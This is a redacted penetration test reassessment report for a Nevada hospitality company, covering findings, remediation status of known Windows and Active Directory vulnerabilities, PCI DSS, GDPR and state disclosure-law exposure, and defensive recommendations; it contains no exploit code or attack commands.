REASSESSMENT

XXX XXXX XXXXXXXXX

1/14/2023
XXXXXX-XX

Penetration Test Report

CONFIDENTIAL

1. TABLE OF CONTENTS

2. INTRODUCTION

2.1 NON-DISCLOSURE STATEMENT

This document contains confidential information proprietary to XXX XXXX XXXXXXXXX (XXX) and XXXXXX-XX. Findings, recommendations, and testing procedures found in the document are considered privileged and business-sensitive information. The distribution of this document to third parties must be approved by XXX.

2.2 ENGAGEMENT TIMELINE

DATE	DESCRIPTION
09/20/2022	XXX contracted XXXXXX-XX to perform a penetration test of internal network
11/12/2022	XXXXXX-XX entered into a non-disclosure agreement with XXX
11/19/2022	XXXXXX-XX performed testing of the XXX network and systems
11/19/2022	XXXXXX-XX delivered the initial penetration test report to XXX
12/02/2022	XXXXXX-XX contacted to conduct reassessment on XXX
01/13/2023	XXXXXX-XX started reassessment on XXX's network and systems
01/14/2023	XXXXXX-XX delivered completed reassessment and delivered penetration test report to XXX

Table 1 *Engagement Timeline*

2.3 CONTACT INFORMATION

XXX XXXX XXXXXXXXX	
Name	XXXXX XXXXXXX
Role	XXXXXXXXXX XXXXXXXX
Email	XXXXX.XXXXXXX@XXXXXXXXXXXXXXXX.XXX
XXXXXX-XX	
Name	XXXXX XXXXXXX
Role	XXXXXXX
Email	XXXXXX-XXXX-XX@XXXX.XXXX

Table 2 *Contact Information*

3. ENGAGEMENT OVERVIEW

3.1 EXECUTIVE SUMMARY

XXX contracted XXXXXX-XX to conduct a reassessment of the guest and corporate networks to evaluate the company's risk of targeted attacks and overall exposure, as well as achieve the following goals:

- Exploitation of internal and customized enterprise software packages
- Penetration testing of video surveillance systems
- Security assessment of customer loyalty, hotel management, and wireless networks
- Detailed social engineering and vishing campaigns
- An assessment of the Windows Active Directory environment

From January 13th-14th, 2023, XXXXXX-XX conducted a penetration test on XXX's network. During the test, XXXXXX-XX discovered **39** vulnerabilities across **17** systems. The following figure shows the vulnerabilities separated by the four risk levels detailed in Section 3.2: Risk Analysis Metrics:

CRITICAL	HIGH	MEDIUM	LOW
8	11	8	12

Table 3 *Total findings by risk category*

XXXXXX-XX carefully examined all systems and software within the scope provided. Based on the results found from the penetration test, XXXXXX-XX assessed XXX to be critically vulnerable to a significant number of security risks. XXXXXX-XX also identified that XXX was at critical risk of social engineering attacks when XXX fell victim to XXXXXX-XX's vishing campaign. During the penetration test, [redacted] discovered **100** compliance violations. The following figures show the estimated fines from PCI DSS and GDPR compliance violations and the overall risk assessment of XXX:

ESTIMATED COMPLIANCE	
Average Estimate	
High Estimate	

Table 4 *Estimated Compliance Fines*

OVERALL RISK EXPOSURE
Critical

Table 5 *Overall Risk Exposure*

3.2 RISK ANALYSIS METRICS

XXXXXX-XX used the Common Vulnerability Scoring System 3.1[1] (CVSS) to assess the technical impact of discovered vulnerabilities. However, this metric does not take the business impact of vulnerabilities into consideration. Therefore, XXXXXX-XX also employed a custom, heuristic risk assessment system to measure overall criticality. The following two figures outline XXXXXX-XX's criteria for vulnerability rating and highlight the risk level frequency of the engagement findings. Appendix B contains the benchmarks for impact and likelihood levels seen in the matrix below. XXXXXX-XX recognizes that not every vulnerability will fit cleanly into a single category when evaluating impact and likelihood. In these scenarios, XXXXXX-XX weighs various factors to assess overall risk.

LIKELIHOOD	IMPACT			
	LOW	MEDIUM	HIGH	CRITICAL
LOW	Low	Low	Medium	Medium
MEDIUM	Low	Medium	High	High
HIGH	Low	Medium	High	Critical
CRITICAL	Low	Medium	Critical	Critical

Table 6 *Heuristic risk matrix used by XXXXXX-XX when assigning risk levels to vulnerabilities*

[1] https://www.first.org/cvss/v3.1/specification-document




Figure 1 *Chart showing percentage breakdown of vulnerabilities identified*

3.3 REASSESSMENT SUMMARY

One of XXXXXX-XX's primary goals was to assess how XXX's security posture changed between the current penetration test and the engagement previously conducted on November 19th, 2022. Of the **17** systems that were in the authorized scope during both engagements, XXXXXX-XX concluded that XXX had **not sufficiently addressed the vulnerabilities by the time of the reassessment**. Most of the recommended remediations/mitigations provided in the previous report were not implemented, and XXXXXX-XX could not identify compensating controls that showed XXX addressed the risks via other methods. Additionally, XXXXXX-XX identified that XXX's staff were not sufficiently educated against social engineering attacks. In this engagement, XXXXXX-XX was tasked to perform a vishing assessment against XXX's front desk staff and successfully obtained PII from XXX employees. XXXXXX-XX believes that the level of XXX's accepted risk is too high, and that the risk mitigation strategies implemented so far by XXX are not enough to protect XXX's assets, image, nor business operations for long-term success.

3.3.1 Residual Risk Details

To validate if remediation steps were taken, XXXXXX-XX retested all findings discovered during the previous engagement. Among the **21** previously discovered vulnerabilities, **6** were remediated, **0** were partially mitigated and **14** were not mitigated at all.




Figure 2 *Chart showing percentage breakdown for remediated vulnerabilities*

The following table details the remediation status for each previously discovered vulnerabilities:

VULNERABILITY NAME	VULNERABILITY RISK	REMEDIATION STATUS
Lack of Authentication for Hotel Druid	CRITICAL	REMEDIATED
Weak Credentials for phpLDAPadmin	CRITICAL	REMEDIATED
PostgreSQL Default Credentials	MEDIUM	REMEDIATED
XSS on Document Upload	MEDIUM	REMEDIATED
Verbose Error Messages	LOW	REMEDIATED
Directory Browsing Enabled	LOW	REMEDIATED
Eternal Blue: MS17-010	CRITICAL	NOT REMEDIATED
Zero Logon: CVE-2020-1472	CRITICAL	NOT REMEDIATED

Guessable Service Admin Passwords	CRITICAL	NOT REMEDIATED
NoPAC Privilege Escalation	HIGH	NOT REMEDIATED
SMB Signing Disabled	HIGH	NOT REMEDIATED
ADCS ESC1: Modifiable SAN	HIGH	NOT REMEDIATED
ADCS ESC2: Any Purpose EKU	HIGH	NOT REMEDIATED
ADCS: Enrollment Agent Templates	HIGH	NOT REMEDIATED
Lack of Host-Based Defenses	HIGH	NOT REMEDIATED
Excessive Domain Admin Rights	MEDIUM	NOT REMEDIATED
Excessive User Privileges	MEDIUM	NOT REMEDIATED
Exposed API Code	LOW	NOT REMEDIATED
Excessive Information Disclosure	LOW	NOT REMEDIATED
Unexpected Behavior of Rewards Portal	LOW	NOT REMEDIATED

4. COMPLIANCE OVERVIEW

4.1 PAYMENT CARD DATA SECURITY STANDARD

4.1.1 PCI DSS Compliance Summary

Payment Card Industry Data Security Standard 4.0[2] (PCI) is a set of standards that ensures companies process, store, and transmit cardholder data securely. The 6 major credit card issuers require and enforce PCI compliance as a prerequisite for companies to process credit card payments.

XXXXXX-XX discovered a total of 53 PCI violations. Left unaddressed, these violations will result in monthly fines of $5,000-$10,000. Required data breach disclosures will also diminish customer trust in XXX. Moreover, XXX can face additional penalties including increased transaction fees, inability to accept credit card transactions moving forward, and lawsuits from affected customers given the quantity and severity of PCI violations.

Thus, XXXXXX-XX recommends immediate action to remediate these vulnerabilities and rectify the aforementioned violations to reduce the financial and business harms to XXX as much as possible. Should these steps become an undue strain on XXX's financial or human resources XXXXXX-XX recommends XXX pursue the PCI's recommendation of outsourcing payment processing to a trusted third party service provider. Doing so dramatically reduces XXX's PCI compliance burden and furthermore can increase customer trust if this partnership is disclosed.

[2] https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI-DSS-v4_0.pdf

4.2 GENERAL DATA PROTECTION REGULATION

4.2.1 GDPR Compliance Summary

The General Data Protection Regulation[3] (GDPR) aims to ensure that personal data is collected, handled, and protected under stringent regulation. Any organization that handles or collects data from citizens or residents of the European Union (EU) is subject to the GDPR. Since XXX is a company who conducts business in the United States it is legally required[4] to accept guests of any national origin. Additionally, when accessing the Hotel Management System during the previous engagement, XXXXXX-XX discovered metrics regarding revenue generation by guest nationality, as can be seen below. As a result XXX is subject to the GDPR. While other nations have their own privacy law, GDPR is found to be the most stringent and thus achieving full GDPR compliance will align XXX with other applicable privacy frameworks.




Figure 3 *Graph Depicting Revenue Generation by Guest Nationality*

Furthermore, XXXXXX-XX recommends XXX apply all GDPR security policies and procedures to all guest data, not only to that of EU natural persons, to streamline processes and ensure data is handled appropriately.

[3] https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679

[4] https://www.justice.gov/crt/federal-protections-against-national-origin-discrimination-1

There are two levels of severity of GDPR violations[5]. The less severe of the two applies violations regarding controllers and processors[6], certification bodies[7], and monitoring bodies[8]. Violations of these articles will incur fines equal to the greater of approximately $11 million and 2% of the company's global annual revenue from the previous fiscal year. More severe fines are the result of violations of the basic principles of processing[9], the conditions for consent[10], the data subject's rights[11], and the transfer of data to an international organization or a recipient in a third country[12]. These fines are the greater of approximately $21.5 million or 4% of the company's global annual revenue from the previous fiscal year. However, specific fine amounts are determined by the severity of violations, company size, and overall cooperation with the relevant governing bodies. Per records of GDPR enforcement across all GDPR enforcing nations the average fine faced by hotels with similar violations was approximately $140,000 per breach.[13] If all discovered GDPR violations resulted in fines from an enforcement agency XXX would face fines between $6,440,000 based on these averages or if the fines were enforced to the letter of the legislation XXX would face approximately $716,000,000 in fines or 4% of the company's global annual revenue.

XXXXXX-XX discovered a total of 20 severe GDPR violations and 25 less severe violations. XXXXXX-XX strongly recommends XXX address them immediately. These violations are an immediate priority and XXXXXX-XX advises a systematic evaluation of XXX's data processing and handling procedures and begin to implement data protection procedures.

The below table describes the criteria used to determine the fine amount assessed in the case of a GDPR violation. [redacted] recommends that XXX institute a policy which ensures that the criteria are met. Doing so will likely reduce the fine assessed against XXX in the event of a data breach or GDPR audit. Such policies should include remediating or proceeding with risk acceptance for findings discovered during this penetration test which would demonstrate precautionary measures.

CRITERIA	DESCRIPTION
Gravity and nature	The overall picture of the infringement. What happened, how it

[5] https://gdpr.eu/fines/
[6] Articles 8, 11, 25-39, 42, and 43
[7] Articles 42 and 43
[8] Article 41
[9] Articles 5, 6 and 9
[10] Article 7
[11] Articles 12-22
[12] Articles 44-49
[13] https://www.enforcementtracker.com/

	happened, why it happened, the number of people affected, the damage they suffered, and how long it took to resolve.
Intention	Whether the infringement was intentional or the result of negligence.
Mitigation	Whether the firm took any actions to mitigate the damage suffered by people affected by the infringement.
Precautionary measures	The amount of technical and organizational preparation the firm had previously implemented to be in compliance with the GDPR.
History	Any relevant previous infringements, including infringements under the Data Protection Directive (not just the GDPR), as well as compliance with past administrative corrective actions under the GDPR.
Cooperation	Any relevant previous infringements, including infringements under the Data Protection Directive (not just the GDPR), as well as compliance with past administrative corrective actions under the GDPR.
Data category	What type of personal data the infringement affects.
Notification	Whether the firm, or a designated third party, proactively reported the infringement to the supervisory authority.
Certification	Whether the firm followed approved codes of conduct or was previously certified.
Aggravating/mitigating factors	Any other issues arising from circumstances of the case, including financial benefits gained or losses avoided as a result of the infringement.

Table 7 *Criteria to determine GDPR fines*

4.3 NEVADA DISCLOSURE LAW

Since XXX is based in XXXX, NV it is also subject to NRS § 603A.010-NRS § 603A.290[14], which is a Nevada law which requires any data affected by a data breach, defined as unauthorized access to data which compromises the security, integrity or confidentiality of the plain text data, be disclosed to the affected users as quickly as possible in writing or electronically with E-SIGN. In the event that XXX falls victim to a data breach it would thus be required to immediately notify the affected users. This would significantly negatively impact XXX's overall reputation and thus revenue generation. Customers and guests would lose confidence in XXX's ability to keep their data safe and secure. Thus they would be less likely to choose to stay at XXX moving forward.

The specific PII required to necessitate disclosure is either first name or first initial and last name combined with at least one piece of data from the below table.

PII Subject to NRS § 603A.010-NRS § 603A.290
Social security number
Driver license number, driver authorization card number or identification card number
Account number or credit card number or debit card number in combination with any required security code, access code, or password that would permit access to an individual's financial account.
A medical identification number or a health insurance identification number.
A user name, unique identifier or electronic mail address in combination with a password, access code or security question and answer that would permit access to an online account.

Table 8 *Nevada Disclosure PII Violations*

In total, XXXXXX-XX discovered **2** violations of Nevada Disclosure Law, all pertaining to the rewards system XXX hosts. Sensitive customer details, including email addresses and correlated passwords were disclosed which can directly lead to compromise of the affected customers online account.

[14] https://www.leg.state.nv.us/nrs/nrs-603a.html

5. STRATEGIC RECOMMENDATIONS

5.1 KEY SECURITY STRENGTHS

Throughout the assessment, XXXXXX-XX identified strong security controls that evidenced various types of good security policies being effectively enforced on XXX's environment. These key security strengths successfully hindered XXXXXX-XX's ability to penetrate XXX's environment or would otherwise reduce the level of risk that XXX faces. XXXXXX-XX recommends XXX continue to regularly maintain the below security controls to support its security posture.

5.1.1 Effective Environment Segmentation

Based on XXXXXX-XX's engagement, XXX's environment properly implemented effective environment segmentation between the guest and corporate networks. XXX's effective implementation of network segmentation successfully mitigated risk by slowing XXXXXX-XX's time to compromise (TTC). An attacker would be entirely unable to access XXX's systems without first compromising a system to learn about XXX's network. XXXXXX-XX recommends that XXX continue to maintain its environment segmentation and monitor inter-subnet traffic to support its security posture.

5.1.2 Effective Use of Service Containerization

Based on XXXXXX-XX's engagement, XXX's environment effectively used Docker to containerize services running on endpoint systems. By effectively using containerization, XXX heavily reduces the risk of system compromise because containers heavily restrict a process' access to the underlying system, and container breakout vulnerabilities are extremely rare. XXXXXX-XX recommends that XXX continue to maintain its use of containers for applicable servers.

5.1.3 Strong System Logging Policy

Based on XXXXXX-XX's engagement, XXX's environment properly implemented strong logging on all endpoints within the guest and corporate networks. XXXXXX-XX found XXX's systems were properly configured to have events logged and forwarded to a logging server. With a strong logging policy, attackers who try to explore and exploit XXX's environment would have their activities tracked and possibly trigger alerts for early detection. XXXXXX-XX recommends that XXX continue to maintain its strong logging policy and monitor the logs to support its security posture.

5.2 KEY AREAS FOR IMPROVEMENT

Based on the results found in the engagement, XXXXXX-XX identified key areas in XXX's environment that increase XXX's risk exposure. XXXXXX-XX recommends XXX make the implementation of security controls that either directly mitigate or compensate for the areas of improvement listed below a security priority.

5.2.1 Lack Of Multi-Factor Authentication (MFA)

Based on XXXXXX-XX's engagement, XXXXXX-XX found XXX's environment should address its lack of multi-factor authentication (MFA). By exploiting XXX's lack of MFA, XXXXXX-XX was able to successfully leverage credentials discovered through open-source intelligence (OSINT) and other vulnerabilities during the penetration test to log into Windows Active Directory (AD) domain accounts with interactive sessions. As a short-term remediation, XXXXXX-XX recommends securing all administrative and remote access to cardholder data environments with multi-factor authentication[15] in order to comply with PCI DSS. As a long-term remediation, XXXXXX-XX recommends enforcing multi-factor authentication for all user accounts accessing internal environment resources connected to Windows AD.

5.2.2 Employees Susceptible to Social Engineering Attacks

Based on XXXXXX-XX's engagement, XXXXXX-XX found XXX's employees should receive social engineering awareness training. XXXXXX-XX was able to successfully socially engineer an employee to divulge private customer data during a voice phishing (vishing) campaign. As a short term remediation, XXXXXX-XX recommends XXX provide mandatory social engineering awareness training to all employees. As a long term remediation, XXXXXX-XX recommends implementing a mandatory operational security training refresher course, including social awareness training, for all employees every 12 months.

5.2.3 Weak Password Policy

Based on XXXXXX-XX's engagement, XXXXXX-XX found XXX's environment should improve its weak password policy. By exploiting XXX's weak password policy, XXXXXX-XX was able to successfully perform password guessing and password spraying attacks against XXX's user and service accounts to

[15] PCI DSS v3.2.1: Page 74 (Requirement 8.3)

gain initial access with administrative privileges across most of XXX's systems. The passwords used to obtain access to these accounts were weak and could be found in common password lists. Brute-force attacks are among the most frequently used methods of exploitation by attackers. As a short-term remediation, XXXXXX-XX recommends XXX revise its password policy and ensure the new policy complies with the password policy specified by PCI DSS[16]. As a long-term remediation, XXXXXX-XX recommends implementing an enterprise password manager software to make cycling passwords and avoiding reused passwords easier.

5.2.4 Outdated Software and Services

Based on XXXXXX-XX's engagement, XXXXXX-XX found XXX's environment had multiple systems that should have their outdated services and software updated. Vulnerable software expands the environment's attack surface and increases the risk of compromise to underlying systems and data. As a short-term remediation, XXXXXX-XX recommends applying critical updates and vendor security patches to outdated software. As a long-term remediation, XXXXXX-XX recommends implementing a vulnerability management program to detect and remediate vulnerabilities on a scheduled basis. As specified in requirement 11 of PCI DSS, XXX should perform an internal and external environment vulnerability scan at least quarterly[17]. XXXXXX-XX understands certain critical infrastructure and legacy systems cannot be patched or updated. For these cases, XXX should consider other mitigating controls, such as environment segmentation or air gapping as a compensating control.

5.2.5 Excessive User Account and Service Privileges

Based on XXXXXX-XX's engagement, XXXXXX-XX found XXX's multiple systems that had excessive user account and service privileges. XXXXXX-XX successfully gained initial access and escalated privileges on XXX's environment by leveraging user and service accounts with excessive privileges. Privileges and resource access should be limited on a need-to-know basis in accordance with business needs. As a short-term remediation, XXXXXX-XX recommends complying with PCI DSS Requirement 7 which requires that user access to system components and cardholder data should be assigned based on the individual's job classification and function. As a short term remediation, XXX should implement audit trails to link all access to system components to each individual user to be compliant with PCI DSS. As a long term remediation, XXXXXX-XX recommends that XXX periodically review all access permissions to environment resources.

[16] PCI DSS v3.2.1: Page 73 (Requirement 8.2.3)

[17] PCI DSS v3.2.1: Page 98 (Requirement 11.2)

5.2.6 Lack of Endpoint Protection

Based on XXXXXX-XX's engagement, XXXXXX-XX found XXX's systems should have strong endpoint protection. By exploiting XXX's lack of strong endpoint protection, XXXXXX-XX was able to successfully use specialized software executables to gain and share access on all of XXX's network endpoints. Quality endpoint protection products would have been able to detect and prevent these activities. As a short-term goal, XXXXXX-XX recommends that XXX configure host-based firewalls on all endpoints. As a long-term goal, XXXXXX-XX recommends that XXX consider purchasing licensed endpoint detection and response tools to further reduce the risk of malware and host-based attacks.

5.3 MITRE ATT&CK MITIGATIONS

MITRE ATT&CK is a knowledge base of adversary tactics, techniques and procedures, which helps organizations understand common adversary actions that pose a risk to their assets. This knowledge base is a result of extensive cybersecurity research analyzing multiple different breaches by the largest threat actor groups. Its purpose is to help companies create accurate threat models based off of the attacks that can affect a company at any time.

In addition to the techniques section, there is a mitigations section, which features 43 mitigation strategies that are retroactively mapped to multiple techniques. This allows both security engineers and penetration testers alike to ensure that security assessments are up-to-date with the latest techniques utilized by threat actors. XXXXXX-XX mapped each technical finding to different techniques and mitigation strategies. Below is a graph that displays the frequency of the mitigation strategies that XXXXXX-XX's findings fell under. XXXXXX-XX encourages XXX to consider these recommendations moving forward, and proposes using MITRE ATT&CK to inspect the security risks of new systems or applications deployed onto the network.




Figure 4 *Graph of MITRE mitigations by count*

6. TESTING DETAILS

6.1 SCOPE

XXXXXX-XX conducted security testing of XXX's infrastructure via an internal penetration test. XXX provided XXXXXX-XX access to its internal network via Wireguard VPN, and allocated the following endpoints for XXXXXX-XX to perform testing from:

JUMP HOSTS	
Windows	Kali
129.21.254.101-106	10.0.254.201-206

Table 9 *Internal network Addresses of Jump Hosts*

XXX supplied the network IP ranges shown in Table 10 as the scope for the penetration test. XXXXXX-XX limited all testing to the provided ranges and performed no attacks or scans of any systems outside of the ones specified. XXXXXX-XX carefully examined each available host within the scope before conducting testing to ensure minimal disruption of the check-in system.

ENGAGEMENT SCOPE	
Tested	Untested
10.0.0.0/24 10.0.200.0/24	10.0.254.0/24 10.0.255.0/24

Table 10 *Network ranges and addresses*

6.2 NETWORK TOPOLOGY

XXXXXX-XX identified **19** hosts within the scope XXX provided. Below is a detailed view of the systems XXXXXX-XX discovered over the course of the assessment.

